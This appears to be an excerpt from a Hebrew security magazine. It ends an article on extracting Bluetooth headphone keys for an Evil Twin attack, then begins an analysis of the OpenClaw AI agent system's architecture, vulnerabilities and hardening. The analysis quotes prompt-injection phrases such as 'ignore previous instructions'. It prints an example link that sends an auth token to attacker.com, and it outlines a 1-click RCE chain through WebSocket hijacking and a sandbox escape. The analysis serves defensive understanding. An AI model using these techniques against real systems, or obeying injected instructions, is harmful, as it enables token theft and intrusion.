אז מה היה לנו פה? התחלנו את המאמר עם סקירה קצרה בעולם של שיניים כחולות. למדנו בקצרה איך מתבצעת פעולת הצימוד ובאופן כללי העמקנו בנושא דיי שגרתי מחיי היומיום שלנו... לאחר מכן סקרנו בקצרה את החולשה CVE-2025-20700, ודיברנו על פרוטוקול RACE והפקודות שהוא מאפשר. לאחר תסכול קצרצר שבו גילינו שהחוקרים לא הוציאו תיעוד של איך ניתן לחלץ את המפתחות מהתוכן ששמור ב-SoC, החלטנו להיכנס לעובי המחיצה שאחראית על שמירת הנתונים הלא נדיפים של המערכת - ה-NVDM - ובעזרת מחקר פורנזי שהתבסס על ניסוי ותהייה הצלחנו לקבל תובנות מעניינות על איך המערכת בנויה ואיך ניתן לחלץ מתוכה את הרכיבים המתאימים למתקפת ה-Evil Twin הסופית.

הבנו שלכל רשומה יש ערך שמייצג אם היא פעילה ברגע הורדת ה-dump או לא. לאחר מכן הבנו שכדי לחלץ את הנתונים העדכניים ביותר אנחנו צריכים למצוא את הרשומה העדכנית ביותר לכל סלוט ששומר על מכשיר מוכר. את הרשומה העדכנית נוכל למצוא בעזרת המספר הסידורי שעולה באחד בכל הוספת רשומה מאותו הסוג. לכן עבור הסלוט 1800 לדוג', נחפש את הרשומה עם ערך המספר הסידורי הכי גדול עבורו. ועבור 1801 את הערך המקסימלי שלו, וכן הלאה. בכל רשומה נחלץ מתוכה את כתובת ה-bdaddr ומפתח ההצפנה.

בנוסף הבנו את המערכת מבפנים ברמת האחסון וארגון התאים, דבר שעזר לנו לפקפק במשמעות מסוימת של שדה כלשהוא בחבילה - פיקפוק שהתברר כנכון אחרי שמצאנו את היעוד האמיתי של שני השדות שהיו בתוכו. בנוסף, ההבנה הזאת גרמה לנו להעריך את הנקודות הקטנות בהן המערכת מראה דרך חכמה לנצל נתונים ולעדכן אותם עם משמעות חדשה תוך שינוי מינורי קליל וחכם כפי שראינו בנוגע לעדכון סטטוס החבילה.

כפי שבטח ראיתם במהלך המחקר התעלמנו מחלקים רבים אחרים שלא היו נראים רלוונטים בשביל המטרה שלנו. ולמרות שזה היה נצרך כדי להשאיר את המאמר ענייני וקצר, זה כן היה קצת חבל כי התעלומה מאחורי מה הערכים האלו ושאלות כמו מה הם מציינים?, איך הם נוצרו? ולמה הם נמצאים שם? הן שאלות שיכולות להיות מעניינות לפתור סתם בשביל האתגר והכיף. לבינתיים לא מצאתי את המשמעויות שלהם ויש מצב שאולי אי אפשר למצוא אותם מבלי להסתכל על הקוד מקור של המערכת. אבל היי - never say never...

אז אם יש מסקנה אחת שאפשר לסיים איתה את המאמר, היא תהיה: אל תשכחו לסגור את הדלת וכל שכן את הממשקים הפתוחים שיצרתם, אתם לא נולדתם באוטובוס. אה וגם תעדכנו קושחות וכזה.

על המחבר

היי, שמי ידידיה בקורדזה בן 21 וסטודנט למדמ"ח במכון לב. פעם ראשונה שאני כותב במגזין ומתעסק בעולם הפורנזיקה והאמבדד. מקווה מאד שנהניתם מהמאמר הזה ולמדתם דבר או שניים כפי שאני למדתי. אתם יותר ממוזמנים לעקוב אחרי השטויות שלי בלינקדאין ובגיטהאב (Yedidia Bakuradze).

ונ.ב. לאלו שמכירים אותי, אל תטרחו לנסות לפרוץ את האוזניות שלי הן כבר מעודכנות וכל מפתחות ההצפנה הוחלפו ☺

מקורות מידע

- ERNW Researchers' Repo: https://github.com/auracast-research/race-toolkit
- NAND vs NOR Flash: https://www.youtube.com/watch?v=jAQiMWmSlIo
- Differences Between NAND vs NOR Flash Memory: https://www.geeksforgeeks.org/electronics-engineering/differences-between-nand-vs-nor-flash-memory/
- 39c3 Attack Showcase: https://www.youtube.com/watch?v=TK5Tz4Bt94Y
- NAND Flash Explained: https://www.youtube.com/watch?v=YtBysgPOKx4
- Standford's Flash Lecture: https://www.youtube.com/watch?v=WXKYLLARQf4
- How does Bluetooth Works: https://www.youtube.com/watch?v=1I1vxu5qIUM

סוכן או סוכן כפול?

על OpenClaw ועל הדור החדש של איומי אבטחה במערכות סוכני AI

מאת עומר מעין

הקדמה

בחמשת השנים האחרונות התרגלנו להתייחס למערכות בינה מלאכותית כאל כלים המסייעים לנו לחשוב, לנסח, או לנתח מידע. המשתמש שואל שאלה, המערכת משיבה בטקסט. לעיתים היא מציעה קוד, מסמך, או רעיון, אך בסופו של דבר, האדם הוא זה שמחליט מה לעשות עם התשובה. הגבול בין "המלצה" לבין "פעולה" היה ברור למדי.

בימים אלו מתחילה להופיע קטגוריה חדשה של מערכות: מערכות אשר כבר אינן מסתפקות במענה טקסטואלי בלבד. הן מסוגלות לקבל קלט, להבין הקשר, לתכנן סדרת צעדים, ולהפעיל כלים שמבצעים פעולות בעולם האמיתי - גישה לקבצים, הפעלת אוטומציות, תקשורת עם שירותים חיצוניים או תיאום בין מערכות שונות. במילים אחרות, הן אינן רק מסבירות מה צריך לעשות, הן גם עושות זאת בפועל.

המעבר הזה משנה לא רק את חוויית המשתמש, אלא גם את האופן שבו צריך לחשוב על מערכות כאלה. כאשר תוכנה אינה רק מעבדת מידע אלא גם מבצעת פעולות, קלט חיצוני יכול להפוך לתהליך עבודה, ותהליך עבודה יכול להפוך לביצוע. עבור רוב המשתמשים מדובר בהבטחה לאוטומציה חכמה ויעילה יותר. עבור חוקרי אבטחה ומהנדסי מערכות, זהו גם רגע שמעלה שאלות חדשות: כיצד נראים גבולות האמון במערכת שמקבלת החלטות תפעוליות? ומה קורה כאשר קלט לא-מהימן פוגש מערכת שמסוגלת לפעול בעולם האמיתי?

דווקא במתח הזה - בין עוצמה תפעולית לבין מורכבות אבטחתית - מתחיל הסיפור של הדור הבא של מערכות מבוססות אייג'נטים (Agents)

מאמר זה בוחן את OpenClaw מנקודת מבט ארכיטקטונית ואבטחתית: כיצד בנויה המערכת, היכן עוברים גבולות האמון שלה, אילו משטחי תקיפה נוצרים כאשר סוכן כזה מחובר לכלי ביצוע אמיתיים, ומה ניתן ללמוד מכך על הדור הבא של מערכות מבוססות Agents.

למה כולם מדברים על OpenClaw?

OpenClaw היא מערכת מבוססת Agent שרצה על משאבים מקומיים, ומהווה מעין Gateway שדרכו ניתן לתקשר עם מודלי שפה גדולים דרך אפליקציות מסרים יומיומיות (וואטסאפ, טלגרם, דיסקורד, סלאק

ועוד). OpenClaw מסמנת את אחד השינויים המעניינים ביותר באופן שבו אנו תופסים את השימוש ביכולות של בינה מלאכותית. היא מסוגלת לקבל קלט, לתכנן פעולות, להפעיל כלים, ולבצע תהליכים בסביבת העבודה של המשתמש.

דווקא היכולת הזו היא שהפכה את OpenClaw לוויראלי כל כך. הוא מדגים בצורה מוחשית את רעיון ה-"Agent" מערכת שאיתה לא רק משוחחים, אלא גם עובדים. אך אותה ארכיטקטורה שמעניקה למשתמש כוח וגמישות יוצרת גם מציאות חדשה מבחינת אבטחת מידע. כאשר מערכת מקבלת קלט לא-מהימן, שומרת אותו, מחוברת לכלים מבצעים, וניגשת למשאבים מקומיים או מרוחקים - גבולות האמון משתנים. במונחי Threat modelling, אנו עוברים מעולם שבו קלט הוא אובייקט שמסננים, לעולם שבו קלט עשוי להפוך לתכנון, יצירת כלים, ולבסוף גם לביצוע.

הארכיטקטורה של OpenClaw


בלב המערכת נמצא ה-Gateway. הוא משמש כגורם המקשר בין קבלת ההודעות מהמשתמש (דרך וואטסאפ, טלגרם, דיסקורד סלאק ועוד) לבין ניהול הסשנים והפעולות שמתבצעות, על ידי ניתוב ההודעות לרכיבים ולמודלים המתאימים.

אל ה-Gateway מתחברים באמצעות פרוטוקול WebSocket, המאפשר לשלוח הודעות בין המשתמש ל-Gateway הלוך ושוב. WebSocket נשאר פתוח כל הזמן ולכן הוא מתאים מאוד למערכת מבוססת Agent. ה-Gateway מאזין לחיבורים דרך 127.0.0.1:18789 שדרכו מתחברים clients (הרכיבים שמשתמשים במערכת) ו-Nodes (רכיבים שמבצעים פעולות). כאשר Node מתחבר הוא מודיע למערכת על תפקידו ועל היכולות שלו. ה-Gateway Server מקבל פקודות בפורמט דמוי JSON-RPC (אם כי אינו מיישם את הפרוטוקול הסטנדרטי במלואו).

בפועל המשתמש שולח לבוט בקשה למשל: "תסכם לי את הקובץ הבא", ההודעה מגיעה ל-Gateway, ה-Gateway מחפש node מבין ה-node-ים שיודע לבצע את הפעולה שהמשתמש ביקש, ה-node מבצע את הפעולה ותוצאת הפעולה חוזרת למשתמש דרך ה-Gateway בחזרה.

כפי שניתן להבין בבירור ה-Gateway יודע מי מחובר, מה כל node יודע לעשות, לאן לשלוח כל פעולה. לכן הוא בפועל נקודת השליטה המרכזית במערכת.

אם תוקף משיג שליטה על ה-Gateway הוא יכול לשלוט כמעט בכל המערכת:



בנוסף לכך ה-Gateway מפעיל גם שרת HTTP רגיל שמנגיש ממשקי Web, דפי ניהול וכלי עבודה בדפדפן.

Control UI - הוא ממשק הניהול של המערכת, מעין דאשבורד שדרכו ניתן לראות סשנים פעילים, לנהל Nodes, להפעיל כלים, לראות לוגים ולשנות הגדרות.

חשוב להבין ש-OpenClaw תוכננה בעיקר להיות Personal Assistant שמופעל באופן מקומי (self-hosted) כלומר בעבור משתמש אחד במחשב אחד ובסביבה יחסית בטוחה. לא עבור סביבות כמו ענן ציבורי או מערכות ארגוניות גדולות. לכן המערכת מאפשרת דברים כמו Auto-approval לחיבורים מקומיים כלומר המערכת עשויה לאשר אוטומטית התקשרויות המבוצעות ישירות ממשק loopback של אותו המארח (Same-host), אך לא כל חיבור המנותב ל-localhost. הבעיה מתחילה כאשר משתמשים במערכת בצורה שונה מהכוונה המקורית. למשל: שרת ציבורי, סביבה ארגונית, מחשב שמשתמשים בו כמה אנשים או מערכת שנחשפת לאינטרנט.. במצבים כאלה ההנחות המקוריות כבר לא נכונות ואז מנגנונים שנועדו לנוחות משתמש יכולים להפוך לחולשות אבטחה.

מודל ההרשאות והמשמעות האבטחתית שלו

איך OpenClaw מוודא שמי שמתחבר למערכת הוא באמת משתמש מורשה?

כאשר רכיב כלשהוא מתחבר ל-Gateway (למשל CLI, Node או ממשק Web) הוא צריך להוכיח שהוא מורשה זה נעשה בדרך כלל באמצעות Token או Password. בשלב ההיכרות הראשוני מתבצע Handshake שבו ה-WebSocket מקבל את ה-authToken, השמור ב-sessionStorage של הדפדפן בשילוב מפתח ציבורי (Ed25519) כדי לוודא שהחיבור תקין ולגיטימי. משתמשים ב-Scope על מנת להגדיר ולהגביל את הפעולות של ה-node או של המשתמש. מנגנון אימות הזהות מתבצע על ידי Device Identity שמטרתו לזהות איזה מכשיר התחבר למערכת במטרה למנוע התחזות.

תהליך אישור מכשיר חדש נקרא Pairing והוא תהליך ראשוני וחד פעמי שאחריו המערכת שומרת את המכשיר כמורשה. ממשקי ה-Control UI וה-Dashboard משתמשים באותם מנגנוני אימות. את ממשק הניהול מומלץ לא לחשוף לאינטרנט והגישה אליהם אמורה להתבצע רק דרך localhost, tailnet (רשת וירטואלית מוצפנת, Overlay Network, המאפשרת חיבור מאובטח בין מכשירים מכל מקום, ללא תלות ברשת המקומית - LAN) או SSH tunnel. ממשק הניהול הוא משטח תקיפה רגיש ולכן גורם לא מורשה מצליח לגשת אליו יש סיכון גדול.

אולם חשוב להבין שמנגנון הרשאות טוב אינו נמדד רק בשאלה האם קיימת סיסמה או token. עצם קיומו של token אינו מבטיח בהכרח שהמערכת בטוחה. השאלות החשובות באמת הן מה אותו token מאפשר בפועל, כיצד הוא עובר בין רכיבי המערכת, היכן הוא נשמר, ומה קורה כאשר רכיבים שונים במערכת מתחילים להשתמש בו בדרכים שלא תוכננו מראש.

במערכות מורכבות כמו OpenClaw ה-token עשוי לעבור דרך כמה שכבות: ממשק ה-Web, ה-Gateway ו-Nodes שמבצעים פעולות. אם אחד מהרכיבים הללו מפרש בטעות מידע חיצוני כקונפיגורציה לגיטימית, ייתכן שמידע שכבר קיים במערכת - כמו token או פרטי חיבור - ינוצל באופן לא צפוי.

בכמה מהחולשות שנחשפו במערכת, הבעיה לא הייתה היעדר אימות. כלומר, המערכת כן בדקה שיש token ושמי שמתחבר עבר את תהליך האימות. הבעיה הייתה שמידע שהיה כבר זמין לממשק או לסשן קיים קיבל אמון אוטומטי, גם כאשר מקורו היה בקלט חיצוני שלא נבדק כראוי. במילים אחרות, המערכת לא תמיד הבחינה בין מידע פנימי מהימן לבין מידע שמגיע ממקור חיצוני.

כדי להבין זאת טוב יותר, מקובל להבחין בין שני סוגים שונים של אמון במערכת:

הסוג הראשון הוא **אמון לוגי (Logical Trust) -** זהו האמון הבסיסי שמנגנון האימות מנסה ליצור. הוא עונה על שאלות כמו: האם המשתמש הזה מורשה להתחבר, האם ה-Node הזה מוכר למערכת, והאם המכשיר הזה עבר pairing אם התשובה לשאלות הללו חיובית, המערכת מחשיבה את הרכיב כגורם מורשה.

הסוג השני הוא **אמון טופולוגי (Topological Trust) -** כאן כבר מדובר בהנחות לגבי הסביבה שבה המערכת פועלת. לדוגמה, האם localhost נחשב אזור בטוח, האם דפדפן שמתחבר מהמחשב המקומי נחשב גורם מהימן, והאם פרמטרים שמגיעים מתוך כתובת URL יכולים לשמש כקונפיגורציה לגיטימית עבור המערכת.

במערכות רבות מבוססות Agents לרבות OpenClaw התברר שבפועל הכשלים החמורים ביותר לא נבעו מהיעדר מנגנון אימות, אלא מהנחות שגויות לגבי הסביבה. המערכת הניחה, למשל, שחיבור שמגיע מ-localhost הוא בהכרח בטוח, או שקלט שמגיע מתוך ממשק ה-Web הוא קלט אמין.

כאשר בפועל ההנחות הללו אינן נכונות. למשל אם אתר זדוני מצליח לשלוח בקשות אל localhost, מנגנוני האימות עצמם כבר אינם מספיקים כדי להגן על המערכת. לכן, אחד הלקחים המרכזיים ממערכות Agentic מודרניות הוא שאבטחה אינה מסתכמת בבדיקת זהות המשתמש בלבד. חשוב לא פחות להבין כיצד מידע זורם בתוך המערכת, אילו רכיבים מקבלים אמון אוטומטי, ואילו הנחות נבנות לגבי הסביבה שבה המערכת פועלת.

ניתוח משטחי תקיפה

משטח תקיפה הוא כל נקודה במערכת שתוקף יכול לנסות לנצל. ככל שלמערכת יש יותר נקודות מגע עם העולם כך יש לה יותר משטחי תקיפה.

OpenClaw היא מערכת שמקבלת קלט ובהתבסס עליו ועל סט יכולות Skills (נסביר בהמשך) היא מבצעת פעולות בעולם האמיתי. לכן משטח התקיפה העיקרי הראשון הוא הזרקת קלט לא מהימן.

הזרקת קלט לא מהימן (Prompt Injection) הוא כל מידע שמגיע ממקור שהמערכת לא יכולה לסמוך עליו בוודאות. בשונה ממערכות AI קלאסיות, Agent-ים מושפעים גם מתכנים של מיילים, דפי אינטרנט, מסמכים כאלו ואחרים וכולי. זה מסוכן מכיוון שהתוכן שאליו OpenClaw נחשף יכול להניע אותו לפעולה. נניח שהמערכת קוראת דף אינטרנט או מסמך, ובתוכו מופיעות הוראות כמו: "התעלם מההנחיות הקודמות", "השתמש בכלי X ", "שלח את הנתונים האלה לכתובת Y". אם הסוכן מתייחס לטקסט הזה כחלק מהקשר העבודה, ולא רק כתוכן פסיבי, אז קלט חיצוני יכול להפוך בפועל לטריגר לפעולה.

המשטח השני הוא ה-Control Plane המקומי, זה הרכיב המרכזי שמנהל את המערכת. הוא נגיש מקומית דרך localhost, WebSocket, HTTP ודרך ה-Control UI. אך חשוב לשים לב כי תוקף יכול לפתוח חיבור ל-localhost דרך אתר זדוני שמצליח לגרום לדפדפן לשלוח בקשות ל-localhost, וכך בפועל התוקף יוצר גשר בין האינטרנט לבין שירות מקומי רגיש. זה חמור מאוד מכיוון שה-runtime המקומי מחזיק ב: tokens, state, גישה לכלים, חיבורים ל-Nodes, יכולת להריץ פעולות וגישה לקבצים.

המשטח השלישי הוא שכבת הביצוע - Tool Execution. OpenClaw לא רק מחליט מה לעשות אלא גם מפעיל רכיבים שמבצעים פעולות כמו הרצת פקודות, גישה לקובצים וכולי דרך ה-Gateway ודרך ה-Nodes.

משטח התקיפה הרביעי נוגע לשכבת ההרחבות של המערכת - ה-Skills (מיומנויות) וה-Plugins (תוספים). רכיבים אלו הם המקנים לסוכן יכולות פעולה חדשות, אך מבחינה ארכיטקטונית ואבטחתית יש להבחין

ביניהם: בעוד ש-Skills מתמקדים לרוב בהוראות עבודה, לוגיקה פרוצדורלית וקונפיגורציה המנחים את המודל, ה-Plugins מכילים לרוב את הקוד הפעיל שמתממשק עם שירותים חיצוניים (כמו Gmail) או מבצע אוטומציות.

שכבה זו מהווה משטח תקיפה קריטי מכיוון שהיא מכניסה למערכת שני סיכונים מקבילים: ה-Skills עלולים להכיל הוראות זדוניות שמשבשות את קבלת ההחלטות של המודל, ואילו ה-Plugins חשופים להרצת קוד זדוני של ממש. מאחר שמרבית ההרחבות הללו מיובאות כרכיבים 'מוכנים מראש' מגורמי צד-שלישי, שילובן במערכת חושף אותה באופן ישיר לפגיעויות מסוג ניצול שרשרת אספקה (Supply Chain Abuse).

חולשות מוכרות וניצול בעולם האמיתי

אחת החולשות המשמעותיות שנחשפו היא CVE-2026-25253 (בעלת ציון CVSS 8.8). היא חולשה המאפשרת הרצת קוד מרחוק (RCE) המאפשרת תקיפה בלחיצה אחת (1-Click) נגד OpenClaw. הפגיעות מסווגת תחת CWE-669 (Incorrect Resource Transfer Between Spheres) ונובעת מכשל לוגי בארכיטקטורת ניהול התצורה וההתחברות של ממשק המשתמש (Control UI) לשרת ה- WebSocket. באמצעות חולשה זו תוקף יכול לגרום למערכת לקרוא פרמטר בשם GatewayURL מתוך ה-URL, ולהשתמש בו אוטומטית כדי להתחבר לשרת זדוני תוך שליחת (auth token) לתוקף.

הפגיעות היא תוצר של שלוש פעולות לוגיות נפרדות שכל אחת מהן בפני עצמה נראית תקינה, אך שילובן יוצר פרצת אבטחה חמורה:

1. **קליטת נתונים:** הקובץ app-settings.ts מקבל את הפרמטר GatewayUrl מתוך מחרוזת השאילתה (Query String)של ה URL-ושומר אותו מיד באחסון המקומי של המשתמש, ללא כל ולידציה או סניטיזציה (Sanitization) .
2. **עיבוד אוטומטי:** הקובץ app-lifecycle.ts מאזין לשינויים בהגדרות המערכת ומפעיל את הפונקציה ()connectGateway באופן מיידי וללא צורך באישור המשתמש.
3. **ביצוע פרוטוקול (Protocol Execution):** הקובץ gateway.ts אורז באופן אוטומטי את ה-authToken הרגיש אל תוך ה-Payload של חיבור ה-WebSocket אל כתובת ה-Gateway החדשה שהוגדרה.

http://victim_OpenClaw.com/chat?gatewayUrl=ws://attacker.com:8080

לחיצה על קישור זה על ידי מנהל מערכת, גורמת לדפדפן לדרוס את כתובת ה-Gateway המקומית, ליזום חיבור לשרת התוקף (attacker.com), ולשדר אליו את אסימון ההזדהות authToken בטקסט גלוי כחלק מתהליך החיבור הראשוני.

שרשרת התקיפה המלאה: (1-Click RCE Kill Chain)

שהרי השגת האסימון מהווה רק את השלב הראשון. האתגר של התוקף בשלב זה הוא שרוב משתמשי OpenClaw מריצים את השרת על localhost, מה שהופך אותו לבלתי נגיש ישירות מהאינטרנט. כדי לאפשר שליטה מרחוק, מבוצעת שרשרת תקיפה אלגנטית ומתוחכמת הכוללת עקיפת מגבלות רשת ובריחה מ"ארגז החול" (Sandbox Escape).

שלב א': Cross-Site WebSocket Hijacking (CSWSH)

בשונה מ-HTTP פרוטוקול ה-WebSocket אינו כפוף למגבלות מדיניות כמו Same Origin Policy, לכן הוא יכול לבצע בקשות חופשיות לדומיינים אחרים ול-localhost. האחריות לאימות מקור הבקשה דרך כותרת ה-Origin חלה על השרת. בחולשה זו התגלה כי שרת ה-Gateway של OpenClaw לא אימת לחלוטין את כותרת ה-Origin. לכן תוקף ששולט באתר attacker.com יכול להריץ סקריפט JS בדפדפן של הקורבן ולפתוח חיבור WebSocket ישירות ל-ws://localhost:18789 של הקורבן. כך שהדפדפן של הקורבן משמש כ-Pivot אל תוך הרשת המקומית.

שלב ב': ביטול מנגנוני הבטיחות ובריחה מהקונטיינר (Sandbox Escape)

כעת, לתוקף יש גישה לשרת ה-Gateway המקומי (דרך דפדפן הקורבן) יחד עם האסימון הגנוב המקנה לו הרשאות operator.admin ו-operator.approvals. OpenClaw כולל מנגנוני בטיחות כמו exec-approvals, אך הרצה של פקודות בתוך קונטיינר (Docker Sandbox) אינה מופעלת תמיד כברירת מחדל אלא תלויה בתצורת המערכת (Configuration), מה שמאפשר לתוקף לנצל סביבות שאינן מבודדות כראוי.".

שלב ג': הרצת קוד שרירותי מרחוק (Arbitrary RCE)

בשלב האחרון בשרשרת, התוקף משתמש ב-API של OpenClaw כדי להריץ בקשת RPC שמפעילה את ה-method: node.invoke וכך מאפשרת לו לבצע Remote Code Execution.


חולשה נוספת היא CVE-2026-24763. חולשה המאפשרת הזרקת פקודות (Command Injection) שהתגלתה במערכת OpenClaw.

הגורם העיקרי שסייע לגילוי חולשה זו נובע מטיפול חסר סינון (Sanitization) או אימות (Validation) הולם של משתנה הסביבה PATH environment בעת בניית פקודות מעטפת (Shell commands) לביצוע בתוך ה-Docker. בסביבות מבוססות UNIX, משתנה ה-PATH קובע באילו ספריות המערכת תחפש קבצים בינאריים להפעלה. כאשר OpenClaw מרכיבה פקודות לביצוע בתוך ה-Sandbox היא סומכת באופן עיוור על ערכו של משתנה ה-PATH.

מכיוון שהלוגיקה של המערכת נכשלת בנטרול תווים מיוחדים (Metacharacters) כגון (; , | , & , $, וכו'). תוקף השולט במשתני הסביבה יכול לשתול רצף פקודות זדוניות אל תוך ערך ה-PATH. ובכך יכול להריץ את הפקודות הזדוניות ברמת הרשאות גבוהה. החולשה "זכתה" גם היא לציון של 8.8 לפי מדד Common Vulnerability Scoring System (CVSS).

חולשה נוספת שהתגלתה היא CVE-2026-28466. בחולשה זו מנגנון האישורים הסתמך על שדות שהתוקפים יכלו לזייף מהקלט. ב-OpenClaw קיים תהליך אבטחה שנועד למנוע מסוכנים לבצע פעולות הרסניות על דעת עצמם. כאשר סוכן מנסה להריץ פקודה בסיכון גבוה (למשל, שימוש ב-system.run כדי להריץ פקודות מערכת), רכיב ה-Gateway במערכת אמור ליירט את הבקשה, לוודא הרשאות, ולבקש אישור מפורש מהמשתמש. החולשה נבעה מכך שה Gateway לא ביצע סניטציה של הבקשות שהגיעו אליו לפני שהעביר אותן ל-Nodes.

מעבר לחולשות ספציפיות שתועדו, נתוני מדידה מהאינטרנט מצביעים על היבט נוסף של סיכון - חשיפה תפעולית רחבה. נכון למועד כתיבת מאמר זה, סריקות שבוצעו באמצעות מנוע Bitsight (Groma) זיהו למעלה מ-110,000 מופעים של OpenClaw הנגישים מהרשת הציבורית במהלך 30 הימים האחרונים.. במצב כזה, גם פגמים קטנים בתכנון המערכת או בהגדרות האבטחה עלולים להתרחב במהירות ולהשפיע על מספר רב של מערכות. בנוסף, חשיפה זו עשויה להצביע על כך שהמערכת אינה תמיד נפרסת בהתאם לעקרונות מודרניים של Zero Trust ושל יצירת Network Perimeters, שבהם גישה לממשקי שליטה ושירותים רגישים מוגבלת כברירת מחדל ואינה ניתנת מהרשת הציבורית.



הקשחה והגנה

כאשר מנסים להגן על מערכות כאלו, לרוב נוטים לחשוב שהפתרון הוא להוסיף פרומפטים שיגבילו את הסוכן, או להוסיף בדיקות על התשובות, הבעיה היא שזאת שכבת הגנה לוגית בלבד. הגנה ברמת המודל

וה-prompt אינה מספיקה. צריך להטמיע הגנה ברמת environment isolation, כלומר יש לבודד את סביבת ההרצה שלהן. ללא בידוד כזה, הרצה של הסוכן על המחשב האישי עלולה להעניק לו גישה למפתחות, לחשבונות ולקבצים רגישים, ובכך להגדיל משמעותית את ה-blast radius במקרה של תקלה או ניצול.

במערכות כמו OpenClaw כאשר סוכן יכול להפעיל כלים, לגשת ל-Nodes ולפתוח sessions חשוב שההרשאות שלו יהיו מצומצמות ושתהיה הפרדה אמיתית בין יכולות שונות. כלים שאינם נחוצים אינם צריכים להיות זמינים, ששנים שיתופיים צריכים להיות מבודדים יותר, ומנגנוני approvals צריכים לפעול כמנגנון אכיפה אמיתי. החולשות שהתגלו במנגנוני execution וב-node.invoke מדגימות כיצד היעדר הפרדה והרשאות מצומצמות עלול להוביל לפגיעויות משמעותיות.

בהגנה עלינו להתייחס ל-Skills ולרכיבי צד-שלישי כאל תוכנה חיצונית לכל דבר. התקנת Skill אינה רק הוספת יכולת קטנה לסוכן, אלא הכנסת קוד חיצוני למערכת בעלת הרשאות ויכולות פעולה. לכן חשוב לבחון את מקור ה-Skill ואת ההנחיות והיכולות שהוא כולל, את הדרישות המוקדמות להפעלתו ואת מודל האמון כלפיו. הרחבות כאלה אינן רק פוטנציאל תאורטי לפגיעה, אלא מקור אמיתי למשטח תקיפה במערכות Agent מודרניות.

בסופו של דבר, הגנה על מערכות Agent אינה מסתכמת בהוספת מגבלות ברמת ה-prompt או המודל. שילוב של בידוד סביבת ההרצה, צמצום חשיפה רשתית, הרשאות מינימליות וניהול זהיר של רכיבי צד-שלישי יוצר שכבת הגנה ארכיטקטונית שמטרתה לצמצם את משטח התקיפה ולהגביל את הנזק האפשרי במקרה של כשל או ניצול.

ההשלכות קדימה: סוכנים אוטונומיים כאתגר אבטחה חדש

בעיניי OpenClaw, מדגים מעבר חד בין שלב מוקדם יותר בהתפתחות מערכות AI לבין שלב חדש שבו מערכות אינן רק מנתחות מידע אלא פועלות כסוכנים אוטונומיים. במשך שנים רבות מערכות AI נתפסו בעיקר ככלי עזר: הן סיכמו מידע, ענו על שאלות או הציעו המלצות. היום, מערכות Agentic מודרניות כבר אינן מסתפקות בכך. הן מסוגלות לתכנן פעולות, לבחור כלים, ולהפעיל מערכות חיצוניות באופן אוטונומי למחצה בשם המשתמש.

